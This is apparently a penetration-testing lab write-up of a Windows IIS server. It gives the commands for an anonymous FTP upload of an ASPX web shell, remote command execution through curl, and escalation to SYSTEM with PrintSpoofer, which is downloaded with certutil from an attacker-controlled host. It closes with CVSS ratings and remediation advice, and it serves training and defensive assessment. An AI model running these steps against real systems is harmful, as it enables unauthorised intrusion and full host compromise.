CASE STUDY 01: WINDOWS TARGET

LAB WRITEUP

IIS Web Server Vulnerability & Token Impersonation (PrintSpoofer)

Executive Summary

This technical case study documents a security assessment performed against a target Windows Server host. The assessment successfully identified an unauthenticated FTP upload vector mapped directly to the active web root, enabling arbitrary ASPX file upload and remote code execution (RCE). Subsequent post-exploitation revealed an enabled `SeImpersonatePrivilege` token, which was leveraged via the `PrintSpoofer` technique to escalate privileges from a low-privilege IIS app pool account to full `NT AUTHORITY\SYSTEM` authority.

TARGET SPECIFICATION & ASSESSMENT SCOPE

Attribute	Assessment Details
Target Operating System	Windows Server (IIS 10.0 Environment)
Primary Initial Vector	Unauthenticated Anonymous FTP Upload into HTTP Web Root
Initial Privileges	`iis apppool\defaultapppool` (Service Account)
Privilege Escalation Vector	Named Pipe Impersonation via `SeImpersonatePrivilege` (PrintSpoofer)
Final Access Achieved	`NT AUTHORITY\SYSTEM` (Full System Control)
Assessment Category	Network & Application Security Lab Walkthrough

1. RECONNAISSANCE & SERVICE DISCOVERY


An initial TCP port scan was performed using Nmap to identify active listening services and establish the attack surface of the target host.

```
      nmap -sC -sV -p 21,80,135,445,5985 192.168.2.217 PORT STATE SERVICE VERSION 21/tcp open ftp M
icrosoft ftpd | ftp-anon: Anonymous FTP login allowed (FTP code 230) |03-12-24 02:15PM <DIR> aspnet
_client |03-12-24 02:18PM 703 iisstart.htm 80/tcp open http Microsoft IIS httpd 10.0 135/tcp open m
srpc Microsoft Windows RPC 445/tcp open microsoft-ds Windows Server SMB 5985/tcp open http Microsof
t HTTPAPI httpd 2.0 (WinRM)
```

Key Finding: FTP port 21 permitted unauthenticated `anonymous` login and displayed directory contents identical to standard IIS web hosting layouts (including `iisstart.htm`).

2. EXPLOITATION: WEB ROOT UPLOAD TO RCE

Analysis of the anonymous FTP directory structure confirmed that the FTP root was mapped to the public web root directory (`C:\inetpub\wwwroot`). Write access permissions allowed unauthenticated users to upload files directly into the web path.



Exploitation Walkthrough

1. **FTP Session Initiation:** Authenticated to FTP on port 21 using `anonymous : anonymous`.
2. **Payload Transfer:** Uploaded a simple ASPX payload configured to execute system commands via HTTP query parameters.
3. **Foothold Verification:** Issued an HTTP request targeting the uploaded ASPX file to confirm command execution context.

```
# FTP Upload ftp 192.168.2.217 Name: anonymous | Password: anonymous ftp> put shell.aspx # HTTP RCE Request curl "http://192.168.2.217/shell.aspx?cmd=whoami" # Response: iis apppool\defaultapppool
```

3. POST-EXPLOITATION & PRIVILEGE ESCALATION

After establishing a interactive web shell foothold, privilege audit checks were conducted using standard Windows administrative utilities to evaluate the running process context.

```
whoami /priv PRIVILEGES INFORMATION ---------------------- Privilege Name Description State ============================= ========================================= ======== SeAssignPrimaryTokenPrivilege Assign primary token Disabled SeIncreaseQuotaPrivilege Adjust memory quotas for a process Disabled SeAuditPrivilege Generate security audits Enabled SeChangeNotifyPrivilege Bypass traverse checking Enabled SeImpersonatePrivilege Impersonate a client after authentication Enabled
```

Token Impersonation Mechanics (PrintSpoofer)

The `SeImpersonatePrivilege` token allows service accounts to impersonate authenticated users or system clients. The `PrintSpoofer` utility abuses this capability by forcing the Windows Print Spooler service to connect to an attacker-controlled named pipe, allowing the process to steal and impersonate the `NT AUTHORITY\SYSTEM` token.

```
# Staging PrintSpoofer exploit on host certutil -urlcache -split -f http://192.168.2.100/PrintSpoofer64.exe C:\Windows\Temp\ps.exe # Executing PrintSpoofer to spawn SYSTEM command context C:\Windows\Temp\ps.exe -i -c "cmd.exe /c whoami" # Output: nt authority\system
```

4. RISK ASSESSMENT & IMPACT ANALYSIS

Vulnerability Vector	CVSS Score	Technical Impact
Unauthenticated Anonymous FTP Upload	9.8 CRITICAL	Allows arbitrary file write into web root leading to Remote Code Execution (RCE).
Unrestricted Web Root Execution	8.8 HIGH	IIS web engine executes uploaded scripts without file extension filtering.
Token Impersonation Misconfiguration	7.8 HIGH	Service accounts holding `SeImpersonatePrivilege` enable trivial escalation to SYSTEM.

Impact Summary: The combination of web-root FTP write access and token impersonation privileges resulted in complete compromise of host confidentiality, integrity, and availability within minutes of initial discovery.

5. KEY FINDINGS & REMEDIATION ROADMAP

- **Disable Anonymous FTP Access:** Enforce strict authentication on FTP services and isolate file upload directories outside of HTTP web root paths.
- **Restrict Directory Permissions:** Implement least-privilege File System ACLs ensuring IIS Application Pools cannot write or modify executable scripts in public web folders.
- **Privilege Hardening:** Strip unnecessary Windows privileges (such as `SeImpersonatePrivilege` and `SeAssignPrimaryTokenPrivilege`) from service accounts where token impersonation is not strictly required by application operations.
- **Disable Unnecessary Services:** Stop and disable the Windows Print Spooler service on web application servers to eliminate PrintSpoofer named-pipe abuse vectors.